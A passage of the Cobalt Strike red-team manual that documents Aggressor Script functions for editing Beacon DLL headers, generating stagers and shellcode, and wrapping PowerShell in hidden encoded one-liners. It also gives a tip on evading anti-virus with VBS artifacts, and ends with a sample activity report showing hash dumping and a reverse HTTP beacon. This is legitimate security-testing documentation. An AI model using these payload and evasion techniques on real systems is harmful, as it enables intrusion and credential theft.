    #     warn("Unexpected size of SizeOfImage. value array: " . size(@val));
    # } else {
    #     warn("Current SizeOfImage. value: " . @val[0]);
    # }

    # if (size(@loc) != 1) {
    #     warn("Unexpected size of SizeOfImage location array: " . size(@loc));
    # } else {
    #     warn("Current SizeOfImage. location: " . @loc[0]);
    # }

    #
    # Set parameters
    #
    $name = "SizeOfImage";
    $long_value = 22334455;

    #
    # pe_set_value_at (set a long value at the location resolved by name)
    #
}
```

```

# $1 = DLL (byte array)
# $2 = name (string)
# $3 = value (long)
# -----
warn("pe_set_value_at($1, \"$2\", $3)");
$temp_dll = pe_set_value_at($temp_dll, $name, $long_value);

# -----
# Did it work?
# -----
# dump_my_pe($temp_dll);

# -----
# set it back?
# -----
# warn("pe_set_value_at($1, \"$2\", @val[0])");
# $temp_dll = pe_set_value_at($temp_dll, $name, @val[0]);

# dump_my_pe($temp_dll);

# -----
# All Done! Give back edited DLL!
# -----
return $temp_dll;
}

```

## pe\_stomp

Set a string to null characters. Start at a specified location and sets all characters to null until a null string terminator is reached.

### Arguments

\$1 - Beacon DLL content

\$2 - Start location

### Returns

Updated DLL Content

### Example

```

# =====
# $1 = Beacon DLL content
# =====
sub demo_pe_stomp {

    local('$temp_dll, $offset, $value, $old_name');
    local('%pemap');
    local('@loc, @val');

    $temp_dll = $1;

    #
    # Inspect the current DLL...
    #

    %pemap = pedump($temp_dll);
    @loc = values(%pemap, @("Sections.AddressOfName.1."));
    @val = values(%pemap, @("Sections.AddressOfName.1."));

    if (size(@val) != 1) {
        warn("Unexpected size of Sections.AddressOfName.1 value array: " . size(@val));
    } else {
        warn("Current Sections.AddressOfName.1 value: " . @val[0]);
    }

    if (size(@loc) != 1) {
        warn("Unexpected size of Sections.AddressOfName.1 location array: " . size(@loc));
    } else {
        warn("Current Sections.AddressOfName.1 location: " . @loc[0]);
    }

    #
    # Set parameters (parse number as base 10)
    #
    $location = parseNumber(@loc[0], 10);

    #
    # pe_stomp (stomp a string at a location)
    #
    # warn("pe_stomp($temp_dll, " . $location . ")");
    $temp_dll = pe_stomp($temp_dll, $location);

    #
    # Did it work?
    #
    # dump_my_pe($temp_dll);

    #
}

```

```

# All Done! Give back edited DLL!
#
# -----
return $temp_dll;
}

```

## pe\_update\_checksum

Update the checksum in the Beacon DLL Content.

### Arguments

\$1 - Beacon DLL content

### Returns

Updated DLL Content

### Note

This should be the last transformation performed.

### Example

```

# -----
# update checksum
# -----
$temp_dll = pe_update_checksum($temp_dll);

```

## pedump

Parse an executable Beacon into a map of the PE Header information. The parsed information can be used for research or programmatically to make changes to the Beacon.

### Arguments

\$1 - Beacon DLL content

### Returns

A map of the parsed information. The map data is very similar to the "./peclone dump [file]" command output.

## Example

```

# =====
# 'case insensitive sort' from sleep manual...
# =====
sub caseInsensitiveCompare
{
    $a = lc($1);
    $b = lc($2);
    return $a cmp $b;
}

# =====
# Dump PE Information
# $1 = Beacon DLL content
# =====
sub dump_my_pe {
    local('$out $key $val %pemap @sorted_keys');

    %pemap = pedump($1);

    #
    # Example listing all items from hash/map...
    #
    @sorted_keys = sort(&caseInsensitiveCompare, keys(%pemap));
    foreach $key (@sorted_keys)
    {
        $out = "$[50]key";
        foreach $val (values(%pemap, @{$key}))
        {
            $out .= " $val";
            println($out);
        }
    }

    #
    # Example of grabbing specific items from hash/map...
    #
    local('@loc_cs @val_cs');
    @loc_cs = values(%pemap, @("CheckSum.<location>"));
    @val_cs = values(%pemap, @("CheckSum.<value>"));

    println("");
    println("My DLL CheckSum Location: " . @loc_cs);
    println("My DLL CheckSum Value: " . @val_cs);
}

```

```
    println("");
}
```

## See also

[./peclone dump \[file\]](#)

## pgraph

Generate the pivot graph GUI component.

### Returns

The pivot graph GUI object (a **javax.swing.JComponent**)

### Example

```
addVisualization("Pivot Graph", pgraph());
```

## See also

[&showVisualization](#)

## pivots

Returns a list of SOCKS pivots from Cobalt Strike's data model.

### Returns

An array of dictionary objects with information about each pivot.

### Example

```
printAll(pivots());
```

## popup\_clear

Remove all popup menus associated with the current menu. This is a way to override Cobalt Strike's default popup menu definitions.

## Arguments

\$1 - the popup hook to clear registered menus for

## Example

```
popup_clear("help");

popup help {
    item "My stuff!" {
        show_message("This is my menu!");
    }
}
```

## powershell

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&artifact\\_stager](#) and [&powershell\\_command](#) instead.

Returns a PowerShell one-liner to bootstrap the specified listener.

## Arguments

\$1 - the listener name

\$2 - [true/false]: is this listener targeting local host?

\$3 - x86|x64 - the architecture of the generated stager.

## Notes

Be aware that not all listener configurations have x64 staggers. If in doubt, use x86.

## Returns

A PowerShell one-liner to run the specified listener.

## Example

```
println(powershell("my listener", false));
```

## powershell\_command

Returns a one-liner to run a PowerShell expression (e.g., powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==)

### Arguments

\$1 - the PowerShell expression to wrap into a one-liner.

\$2 - will the PowerShell command run on a remote target?

### Returns

Returns a powershell.exe one-liner to run the specified expression.

### Example

```
$cmd = powershell_command("2 + 2", false);
println($cmd);
```

## powershell\_compress

Compresses a PowerShell script and wraps it in a script to decompress and execute it.

### Arguments

\$1 - the PowerShell script to compress.

### Example

```
$script = powershell_compress("2 + 2");
```

## powershell\_encode\_oneliner

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&powershell\\_command](#) instead.

Returns a one-liner to run a PowerShell expression (e.g., powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==)

## Arguments

\$1 - the PowerShell expression to wrap into a one-liner.

Returns a powershell.exe one-liner to run the specified expression.

## Example

```
$cmd = powershell_encode_oneliner("2 + 2");
println($cmd);
```

## powershell\_encode\_stager

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&artifact\\_general](#) and [&powershell\\_command](#) instead.

Returns a base64 encoded PowerShell script to run the specified shellcode

## Arguments

\$1 - shellcode to wrap

## Returns

Returns a base64 encoded PowerShell suitable for use with powershell.exe's -enc option.

## Example

```
$shellcode = shellcode("my listener", false);
$readytouse = powershell_encode_stager($shellcode);
println("powershell.exe -ep bypass -enc $readytouse");
```

## pref\_get

Grabs a string value from Cobalt Strike's preferences.

## Arguments

\$1 - the preference name

\$2 - the default value [if there is no value for this preference]

## Returns

A string with the preference value.

## Example

```
$foo = pref_get("foo.string", "bar");
```

## pref\_get\_list

Grabs a list value from Cobalt Strike's preferences.

## Arguments

\$1 - the preference name

## Returns

An array with the preference values

## Example

```
@foo = pref_get_list("foo.list");
```

## pref\_set

Set a value in Cobalt Strike's preferences

## Arguments

\$1 - the preference name

\$2 - the preference value

## Example

```
pref_set("foo.string", "baz!");
```

## [pref\\_set\\_list](#)

Stores a list value into Cobalt Strike's preferences.

### Arguments

\$1 - the preference name

\$2 - an array of values for this preference

### Example

```
pref_set_list("foo.list", @("a", "b", "c"));
```

## [previousTab](#)

Activate the tab that is to the left of the current tab.

### Example

```
bind Ctrl+Left {
    previousTab();
}
```

## [process\\_browser](#)

Opens the Process Browser. This function does not have any parameters.

## [privmsg](#)

Post a private message to a user in the event log

### Arguments

\$1 - who to send the message to

\$2 - the message

## Example

```
privmsg("raffi", "what's up man?");
```

## [prompt\\_confirm](#)

Show a dialog with Yes/No buttons. If the user presses yes, call the specified function.

### Arguments

\$1 - text in the dialog

\$2 - title of the dialog

\$3 - a callback function. Called when the user presses yes.

## Example

```
prompt_confirm("Do you feel lucky?", "Do you?", {
    show_message("Ok, I got nothing");
});
```

## [prompt\\_directory\\_open](#)

Show a directory open dialog.

### Arguments

\$1 - title of the dialog

\$2 - default value

\$3 - true/false: allow user to select multiple folders?

\$4 - a callback function. Called when the user chooses a folder. The argument to the callback is the selected folder. If multiple folders are selected, they will still be specified as the first argument, separated by commas.

## Example

```
prompt_directory_open("Choose a folder", $null, false, {
    show_message("You chose: $1");
});
```

## [prompt\\_file\\_open](#)

Show a file open dialog.

### Arguments

\$1 - title of the dialog

\$2 - default value

\$3 - true/false: allow user to select multiple files?

\$4 - a callback function. Called when the user chooses a file to open. The argument to the callback is the selected file. If multiple files are selected, they will still be specified as the first argument, separated by commas.

### Example

```
prompt_file_open("Choose a file", $null, false, {
    show_message("You chose: $1");
});
```

## [prompt\\_file\\_save](#)

Show a file save dialog.

### Arguments

\$1 - default value

\$2 - a callback function. Called when the user chooses a filename. The argument to the callback is the desired file.

### Example

```
prompt_file_save($null, {
    local('$handle');
```

```
$handle = openf("> $+ $1");
println($handle, "I am content");
closef($handle);
});
```

## [prompt\\_text](#)

Show a dialog that asks the user for text.

### Arguments

\$1 - text in the dialog

\$2 - default value in the text field.

\$3 - a callback function. Called when the user presses OK. The first argument to this callback is the text the user provided.

### Example

```
prompt_text("What is your name?", "Cyber Bob", {
    show_message("Hi $1 $+, nice to meet you!");
});
```

## [range](#)

Generate an array of numbers based on a string description of ranges.

### Arguments

\$1 - a string with a description of ranges

Range	Result
103	The number 103
3-8	The numbers 3, 4, 5, 6, and 7.
2,4-6	The numbers 2, 4, and 5.

### Returns

An array of numbers within the specified ranges.

## Example

```
printAll(range("2,4-6"));
```

## redactobject

Removes a post-exploitation object (e.g., screenshot, keystroke buffer) from the user interface.

### Arguments

\$1 - the ID of the post-exploitation object.

## removeTab

Close the active tab

### Example

```
bind Ctrl+D {
    removeTab();
}
```

## resetData

Reset Cobalt Strike's data model.

## say

Post a public chat message to the event log.

### Arguments

\$1 - the message

## Example

```
say("Hello World!");
```

## sbrowser

Generate the session browser GUI component. Shows Beacon AND SSH sessions.

Returns

The session browser GUI object (a **javax.swing.JComponent**)

Example

```
addVisualization("Session Browser", sbrowser());
```

See also

[&showVisualization](#)

## screenshots

Returns a list of screenshots from Cobalt Strike's data model.

Returns

An array of dictionary objects with information about each screenshot.

Example

```
printAll(screenshots());
```

## script\_resource

Returns the full path to a resource that is stored relative to this script file.

Arguments

\$1 - the file to get a path for

Returns

The full path to the specified file.

## Example

```
println(script_resource("dummy.txt"));
```

## separator

Insert a separator into the current menu tree.

## Example

```
popup foo {
    item "Stuff" { ... }
    separator();
    item "Other Stuff" { ... }
}
```

## services

Returns a list of services in Cobalt Strike's data model.

### Returns

An array of dictionary objects with information about each service.

## Example

```
printAll(services());
```

## setup\_reflective\_loader

Insert the reflective loader executable code into a beacon payload.

### Arguments

\$1 - Original beacon executable payload.

\$2 - User defined Reflective Loader executable data.

### Returns

The beacon executable payload updated with the user defined reflective loader. \$null if there is an error.

## Notes

The user defined Reflective Loader must be less than 5k.

## Example

See [BEACON\\_RDLL\\_GENERATE](#) hook

```
# -----
# Replace the beacons default loader with '$loader'.
# -----
$temp_dll = setup_reflective_loader($2, $loader);
```

## [setup\\_strings](#)

Apply the strings defined in the Malleable C2 profile to the beacon payload.

### Arguments

\$1 – beacon payload to modify

### Returns

The updated beacon payload with the defined strings applied to the payload.

## Example

See [BEACON\\_RDLL\\_GENERATE](#) hook

```
# Apply strings to the beacon payload.
$temp_dll = setup_strings($temp_dll);
```

## [setup\\_transformations](#)

Apply the transformations rules defined in the Malleable C2 profile to the beacon payload.

### Arguments

\$1 – Beacon payload to modify

\$2 – Beacon architecture (x86/x64)

## Returns

The updated beacon payload with the transformations applied to the payload.

## Example

See [BEACON\\_RDLL\\_GENERATE](#) hook

```
# Apply the transformations to the beacon payload.  
$temp_dll = setup_transformations($temp_dll, $arch);
```

## [shellcode](#)

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&stager](#) instead.

Returns raw shellcode for a specific Cobalt Strike listener

## Arguments

\$1 - the listener name

\$2 - true/false: is this shellcode destined for a remote target?

\$3 - x86|x64 - the architecture of the stager output.

## Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

## Returns

A scalar containing shellcode for the specified listener.

## Example

```
$data = shellcode("my listener", false, "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## showVisualization

Switch Cobalt Strike visualization to a registered visualization.

### Arguments

\$1 - the name of the visualization

### Example

```
bind Ctrl+H {
    showVisualization("Hello World");
}
```

### See also

[&showVisualization](#)

## show\_error

Shows an error message to the user in a dialog box. Use this function to relay error information.

### Arguments

\$1 - the message text

### Example

```
show_error("You did something bad.");
```

## show\_message

Shows a message to the user in a dialog box. Use this function to relay information.

## Arguments

\$1 - the message text

## Example

```
show_message("You've won a free ringtone");
```

## site\_host

Host content on Cobalt Strike's web server

## Arguments

\$1 - the host for this site ([&localip](#) is a good default)

\$2 - the port (e.g., 80)

\$3 - the URI (e.g., /foo)

\$4 - the content to host (as a string)

\$5 - the mime-type (e.g., "text/plain")

\$6 - a description of the content. Shown in **Site Management -> Manage**.

\$7 - use SSL or not (true or false)

## Returns

The URL to this hosted site

## Example

```
site_host(localip(), 80, "/", "Hello World!", "text/plain", "Hello World Page",
false);
```

## site\_kill

Remove a site from Cobalt Strike's web server

## Arguments

\$1 - the port

\$2 - the URI

## Example

```
# removes the content bound to / on port 80
site_kill(80, "/");
```

## sites

Returns a list of sites tied to Cobalt Strike's web server.

## Returns

An array of dictionary objects with information about each registered site.

## Example

```
printAll(sites());
```

## ssh\_command\_describe

Describe an SSH command.

## Returns

A string description of the SSH command.

## Arguments

\$1 - the command

## Example

```
println(ssh_command_describe("sudo"));
```

## ssh\_command\_detail

Get the help information for an SSH command.

### Returns

A string with helpful information about an SSH command.

### Arguments

\$1 - the command

### Example

```
println(ssh_command_detail("sudo"));
```

## ssh\_command\_group

Register an SSH Help Group. A Help Group can assist with organizing the SSH console's **help** command output (see SSH console **help help**). Groups will not appear in help until you register commands for the group. Added groups will reset when a client disconnects.

### Arguments

\$1 - the group id (registers commands to the group). Do not include "," or "@" characters in group ids.

\$2 - group name

\$3 - group description

### Example

```
ssh_alis echo {
    blog($1, "You typed: " . substr($1, 5));
}

ssh_command_group(
    "ssh_help_group_id",
```

```

"My SSH Group Name",
"This is my example ssh help group");

ssh_command_register(
    "echo",
    "echo posts to the current session's log",
    "Synopsis: echo [arguments]\n\nLog arguments to the SSH
console",
    "ssh_help_group_id");

```

## ssh\_command\_register

Register help information for an SSH console command.

### Arguments

\$1 - the command

\$2 - the short description of the command

\$3 - the long-form help for the command.

\$4 - (optional) the group id to assign the command. If the group id does not exist, it is ignored.

### Example

```

ssh_alias echo {
    blog($1, "You typed: " . substr($1, 5));
}

ssh_command_group(
    "ssh_help_group_id",
    "My SSH Help Group Name",
    "This is my example ssh help group");

ssh_command_register(
    "echo",
    "echo posts to the current session's log",
    "Synopsis: echo [arguments]\n\nLog arguments to the SSH console");
    "ssh_help_group_id");

```

## ssh\_commands

Get a list of SSH commands.

Returns

An array of SSH commands.

Example

```
printAll(ssh_commands());
```

## stager

Returns the stager for a specific Cobalt Strike listener

Arguments

\$1 - the listener name

\$2 - x86|x64 - the architecture of the stager output.

Note

Be aware that not all listener configurations have x64 staggers. If in doubt, use x86.

Returns

A scalar containing shellcode for the specified listener.

Example

```
$data = stager("my listener", "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

## stager\_bind\_pipe

Returns a bind\_pipe stager for a specific Cobalt Strike listener. This stager is suitable for use in lateral movement actions that benefit from a small named pipe stager. Stage with [&beacon\\_stage\\_pipe](#).

## Arguments

\$1 - the listener name

## Returns

A scalar containing x86 bind\_pipe shellcode.

## Example

```
# step 1. generate our stager
$stager = stager_bind_pipe("my listener");

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_pipe($bid, $target, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

## See also

[&artifact\\_general](#)

## [stager\\_bind\\_tcp](#)

Returns a bind\_tcp stager for a specific Cobalt Strike listener. This stager is suitable for use in localhost-only actions that require a small stager. Stage with [&beacon\\_stage\\_tcp](#).

## Arguments

\$1 - the listener name

\$2 - x86|x64 - the architecture of the stager output.

\$3 - the port to bind to

## Returns

A scalar containing bind\_tcp shellcode

## Example

```
# step 1. generate our stager
$stager = stager_bind_tcp("my listener", "x86", 1234);

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_tcp($bid, $target, 1234, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

## See also

[&artifact\\_general](#)

## str\_chunk

Chunk a string into multiple parts

### Arguments

\$1 - the string to chunk

\$2 - the maximum size of each chunk

## Returns

The original string split into multiple chunks

## Example

```
# hint... :)
else if ($1 eq "template.x86.ps1") {
    local('$enc');
```

```

$enc = str_chunk(base64_encode($2), 61);
return strrep($data, '%%DATA%%', join('' + '', $enc));
}

```

## str\_decode

Convert a string of bytes to text with the specified encoding.

### Arguments

\$1 - the string to decode

\$2 - the encoding to use.

### Returns

The decoded text.

### Example

```

# convert back to a string we can use (from UTF16-LE)
$text = str_decode($string, "UTF16-LE");

```

## str\_encode

Convert text to byte string with the specified character encoding.

### Arguments

\$1 - the string to encode

\$2 - the encoding to use

### Returns

The resulting string.

### Example

```
# convert to UTF16-LE
$encoded = str_encode("this is some text", "UTF16-LE");
```

## str\_xor

Walk a string and XOR it with the provided key.

### Arguments

\$1 - the string to mask

\$2 - the key to use (string)

### Returns

The original string masked with the specified key.

### Example

```
$mask  = str_xor("This is a string", "key");
$plain = str_xor($mask, "key");
```

## sync\_download

Sync a downloaded file (View -> Downloads) to a local path.

### Arguments

\$1 - the remote path to the file to sync. See [&downloads](#)

\$2 - where to save the file locally

\$3 - (optional) a callback function to execute when download is synced. The first argument to this function is the local path of the downloaded file.

### Example

```
# sync all downloads
command ga {
    local('$download $lpath $name $count');
```

```

foreach $count => $download (downloads()) {
    ($lpath, $name) = values($download, @("lpath", "name"));

    sync_download($lpath, script_resource("file $+ .$count"), lambda({
        println("Downloaded $1 [ $+ $name $+ ]");
    }, \$name));
}
}

```

## targets

Returns a list of host information in Cobalt Strike's data model.

### Returns

An array of dictionary objects with information about each host.

### Example

```
printAll(targets());
```

## tbrowser

Generate the target browser GUI component.

### Returns

The target browser GUI object (a **javax.swing.JComponent**)

### Example

```
addVisualization("Target Browser", tbrowser());
```

### See also

[&showVisualization](#)

## tokenToEmail

Covert a phishing token to an email address.

## Arguments

`$1` - the phishing token

## Returns

The email address or "unknown" if the token is not associated with an email.

## Example

```
set PROFILER_HIT {
    local('$out $app $ver $email');
    $email = tokenToEmail($5);
    $out = "\c9[+]\o $1 $+ / $+ $2 [ $+ $email $+ ] Applications";
    foreach $app => $ver ($4) {
        $out .= "\n\t$+ $[25]app $ver";
    }
    return "$out $+ \n\n";
}
```

## transform

Transform shellcode into another format.

## Arguments

`$1` - the shellcode to transform

`$2` - the transform to apply

Type	Description
array	comma separated byte values
hex	Hex-encode the value
powershell-base64	PowerShell.exe-friendly base64 encoder
vba	a VBA array() with newlines added in
vbs	a VBS expression that results in a string
veil	Veil-ready string (\x##\x##)

## Returns

The shellcode after the specified transform is applied

## Example

```
println(transform("This is a test!", "veil"));
```

## transform\_vbs

Transform shellcode into a VBS expression that results in a string

### Arguments

\$1 - the shellcode to transform

\$2 - the maximum length of a plaintext run

### Notes

- Previously, Cobalt Strike would embed its stagers into VBS files as several `Chr()` calls concatenated into a string.
- Cobalt Strike 3.9 introduced features that required larger stagers. These larger stagers were too big to embed into a VBS file with the above method.
- To get past this VBS limitation, Cobalt Strike opted to use `Chr()` calls for non-ASCII data and runs of double-quoted strings for printable characters.
- This change, an engineering necessity, unintentionally defeated static anti-virus signatures for Cobalt Strike's default VBS artifacts at that time.
- If you're looking for an easy evasion benefit with VBS artifacts, consider adjusting the plaintext run length in your Resource Kit.

### Returns

The shellcode after this transform is applied

## Example

```
println(transform_vbs("This is a test!", "3"));
```

## tstamp

Format a time into a date/time value. This value does not include seconds.

## Arguments

\$1 - the time [milliseconds since the UNIX epoch]

## Example

```
println("The time is now: " . tstamp(ticks()));
```

## See also

[&dstamp](#)

## [unbind](#)

Remove a keyboard shortcut binding.

## Arguments

\$1 - the keyboard shortcut

## Example

```
# restore default behavior of Ctrl+Left and Ctrl+Right
unbind("Ctrl+Left");
unbind("Ctrl+Right");
```

## See also

[&bind](#)

## [url\\_open](#)

Open a URL in the default browser.

## Arguments

\$1 - the URL to open

## Example

```
command go {
    url_open("https://www.cobaltstrike.com/");
}
```

## users

Returns a list of users connected to this team server.

### Returns

An array of users.

## Example

```
foreach $user (users()) {
    println($user);
}
```

## vpn\_interface\_info

Get information about a VPN interface.

### Arguments

\$1 - the interface name

\$2 - [Optional] the key to extract a value for

### Returns

```
%info = vpn_interface_info("interface");
```

Returns a dictionary with the metadata for this interface.

```
$value = vpn_interface_info("interface", "key");
```

Returns the value for the specified key from this interface's metadata

## Example

```
# create a script console alias to interface info
command interface {
    println("Interface $1");
    foreach $key => $value (vpn_interface_info($1)) {
        println("$[15]key $value");
    }
}
```

## vpn\_interfaces

Return a list of VPN interface names

### Returns

An array of interface names.

## Example

```
printAll(vpn_interfaces());
```

## vpn\_tap\_create

Create a Covert VPN interface on the team server system.

### Arguments

\$1 - the interface name (e.g., phear0)

\$2 - the MAC address (\$null will make a random MAC address)

\$3 - reserved; use \$null for now.

\$4 - the port to bind the VPN's channel to

\$5 - the type of channel [bind, http, icmp, reverse, udp]

## Example

```
vpn_tap_create("phear0", $null, $null, 7324, "udp");
```

## vpn\_tap\_delete

Destroy a Covert VPN interface

### Arguments

\$1 - the interface name (e.g., phear0)

### Example

```
vpn_tap_destroy("phear0");
```

## Popup Hooks

The following popup hooks are available in Cobalt Strike:

Hook	Where	Arguments
aggressor	Cobalt Strike Menu	
attacks	Attacks Menu	
beacon	[session]	\$1 = selected beacon IDs (array)
beacon_top	[session]	\$1 = selected beacon IDs (array)
beacon_bottom	[session]	\$1 = selected beacon IDs (array)
credentials	Credential Browser	\$1 = selected credential rows (array of hashes)
filebrowser	[file in file browser]	\$1 = beacon ID, \$2 = folder, \$3 = selected files (array)
help	Help Menu	
listeners	Listeners table	\$1 = selected listener names (array)
pgraph	[pivot graph]	
processbrowser	Process Browser	\$1 = Beacon ID, \$2 = selected processes (array)
processbrowser_multi	Multi-Session Process Browser	\$1 = selected processes (array)

Hook	Where	Arguments
reporting	<b>Reporting</b> Menu	
ssh	[SSH session]	\$1 = selected session IDs (array)
targets	[host]	\$1 = selected hosts (array)
targets_other	[host]	\$1 = selected hosts (array)
view	<b>View</b> Menu	

## Report-Only Functions

These functions apply to Cobalt Strike's custom report capability only.

### agApplications

Pull information from the applications model.

#### Arguments

\$1 - the model to pull this information from.

#### Returns

An array of dictionary objects that describes each entry in the applications model.

#### Example

```
printAll(agApplications($model));
```

### agC2info

Pull information from the c2info model.

#### Arguments

\$1 - the model to pull this information from.

#### Returns

An array of dictionary objects that describes each entry in the c2info model.

### Example

```
printAll(agC2Info($model));
```

## agCredentials

Pull information from the credentials model

### Arguments

\$1 - the model to pull this information from.

### Returns

An array of dictionary objects that describes each entry in the credentials model.

### Example

```
printAll(agCredentials($model));
```

## agServices

Pull information from the services model

### Arguments

\$1 - the model to pull this information from.

### Returns

An array of dictionary objects that describes each entry in the services model.

### Example

```
printAll(agServices($model));
```

## agSessions

Pull information from the sessions model

### Arguments

\$1 - the model to pull this information from.

### Returns

An array of dictionary objects that describes each entry in the sessions model.

### Example

```
printAll(agSessions($model));
```

## agTargets

Pull information from the targets model.

### Arguments

\$1 - the model to pull this information from.

### Returns

An array of dictionary objects that describes each entry in the targets model.

### Example

```
printAll(agTargets($model));
```

## agTokens

Pull information from the phishing tokens model.

### Arguments

\$1 - the model to pull this information from.

## Returns

An array of dictionary objects that describes each entry in the phishing tokens model.

## Example

```
printAll(agTokens($model));
```

## attack\_describe

Maps a MITRE ATT&CK tactic ID to its longer description.

## Returns

The full description of the tactic

## Example

```
println(attack_describe("T1134"));
```

## attack\_detect

Maps a MITRE ATT&CK tactic ID to its detection strategy

## Returns

The detection strategy for this tactic.

## Example

```
println(attack_detect("T1134"));
```

## attack\_mitigate

Maps a MITRE ATT&CK tactic ID to its mitigation strategy

## Returns

The mitigation strategy for this tactic.

### Example

```
println(attack_mitigate("T1134"));
```

## attack\_name

Maps a MITRE ATT&CK tactic ID to its short name.

### Returns

The name or short description of the tactic.

### Example

```
println(attack_name("T1134"));
```

## attack\_tactics

An array of MITRE ATT&CK tactics known to Cobalt Strike.

<https://attack.mitre.org>

### Returns

An array of tactic IDs (e.g., [T1001](#), [T1002](#), etc.).

### Example

```
printAll(attack_tactics());
```

## attack\_url

Maps a MITRE ATT&CK tactic ID to the URL where you can learn more.

### Returns

The URL associated with this tactic.

## Example

```
println(attack_url("T1134"));
```

## bookmark

Define a bookmark [PDF document only]

### Arguments

\$1 - The bookmark to define [must be the same as &h1 or &h2 title].

\$2 - (Optional) Define a child bookmark [must be the same as &h1 or &h2 title].

## Example

```
# build out a document structure
h1("First");
h2("Child #1");
h2("Child #2");

# define bookmarks for it
bookmark("First");
bookmark("First", "Child #1");
bookmark("First", "Child #2");
```

## br

Print a line-break.

## Example

```
br();
```

## describe

Set a description for a report.

### Arguments

\$1 - The report to set a default description for.

\$2 - The default description

## Example

```
describe("Foo Report", "This report is about my foo");

report "Foo Report" {
    # yada yada yada...
}
```

## h1

Prints a title heading.

## Arguments

\$1 - the heading to print.

## Example

```
h1("I am the title");
```

## h2

Prints a sub-title heading.

## Arguments

\$1 - the text to print.

## Example

```
h2("I am the sub-title");
```

## h3

Prints a sub-sub-title heading.

## Arguments

\$1 - the text to print.

## Example

```
h3("I am not important.");
```

## h4

Prints a sub-sub-sub-title heading.

## Arguments

\$1 - the text to print.

## Example

```
h4("I am really not important.");
```

## kvttable

Prints a table with key/value pairs.

## Arguments

\$1 - a dictionary with key/value pairs to print.

## Example

```
# use an ordered-hash to preserve order
$table = ohash();
$table["#1"] = "first";
$table["#2"] = "second";
$table["#3"] = "third";

kvttable($table);
```

## landscape

Changes the orientation of this document to landscape.

## Example

```
landscape();
```

## layout

Prints a table with no borders and no column headers.

### Arguments

\$1 - an array with column names

\$2 - an array with width values for each column

\$3 - an array with a dictionary object for each row. The dictionary should have keys that correspond to each column.

## Example

```
@cols      = @("First", "Second", "Third");
@widths   = @("2in", "2in", "auto");
@rows     = @(
    %(First => "a", Second => "b", Third => "c"),
    %(First => "1", Second => "2", Third => "3"));
layout(@cols, @widths, @rows);
```

## list\_unordered

Prints an unordered list

### Arguments

\$1 - an array with individual bullet points.

## Example

```
@list = @("apple", "bat", "cat");
list_unordered(@list);
```

## nobreak

Group report elements together without a line break.

### Arguments

\$1 - the function with report elements to group together.

### Example

```
# keep this stuff on the same page...
nobreak({
    h2("I am the sub-title");
    p("I am the initial information");
})
```

## output

Print elements against a grey backdrop. Line-breaks are preserved.

### Arguments

\$1 - the function with report elements to group as output.

### Example

```
output({
    p("This is line 1
        and this is line 2.");
});
```

## p

Prints a paragraph of text.

### Arguments

\$1 - the text to print.

## Example

```
p("I am some text!");
```

## p\_formatted

Prints a paragraph of text with some format preservation.

## Arguments

\$1 - the text to print.

## The Format Markup

1. This function preserves newlines

2. You may specify bulleted lists:

```
* I am item 1  
* I am item 2  
* etc.
```

3. You may specify a heading

```
====I am a heading====
```

## Example

```
p_formatted("====Hello World====\n\nThis is some text.\nI am on a new line\nAnd,\nI am:\n* Cool\n* Awesome\n* A bulleted list");
```

## table

Prints a table

## Arguments

\$1 - an array with column names

\$2 - an array with width values for each column

\$3 - an array with a dictionary object for each row. The dictionary should have keys that correspond to each column.

## Example

```
@cols    = @("First", "Second", "Third");
@widths  = @("2in", "2in", "auto");
@rows    = @(
    %(First => "a", Second => "b", Third => "c"),
    %(First => "1", Second => "2", Third => "3"));
table(@cols, @widths, @rows);
```

## ts

Prints a time/date stamp in italics.


## Example

```
ts();
```

# Reporting and Logging

Cobalt Strike has several report options to help make sense of your data and convey a story to your clients. You may configure the title, description, and hosts displayed in most reports.

Go to the **Reporting menu** and choose one of the reports to generate. Cobalt Strike will export your report as an MS Word or PDF document.



**figure 75 - Export Report Dialog**

# Activity Report

The activity report provides a timeline of red team activities. Each of your post-exploitation activities are documented here.

FORTRA Cobalt Strike				
Activity Report				
date	host	user	pid	activity
09/03/07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03/07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03/07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03/07:22				visit to KSts/ (beacon beacon stager) by 108.51.97.41
09/03/07:22	WS2	whatta.hogg *	3496	initial beacon
09/03/07:22	WS2	whatta.hogg *	3496	dump hashes
09/03/07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolve.com:80) in a high integrity process
09/03/07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
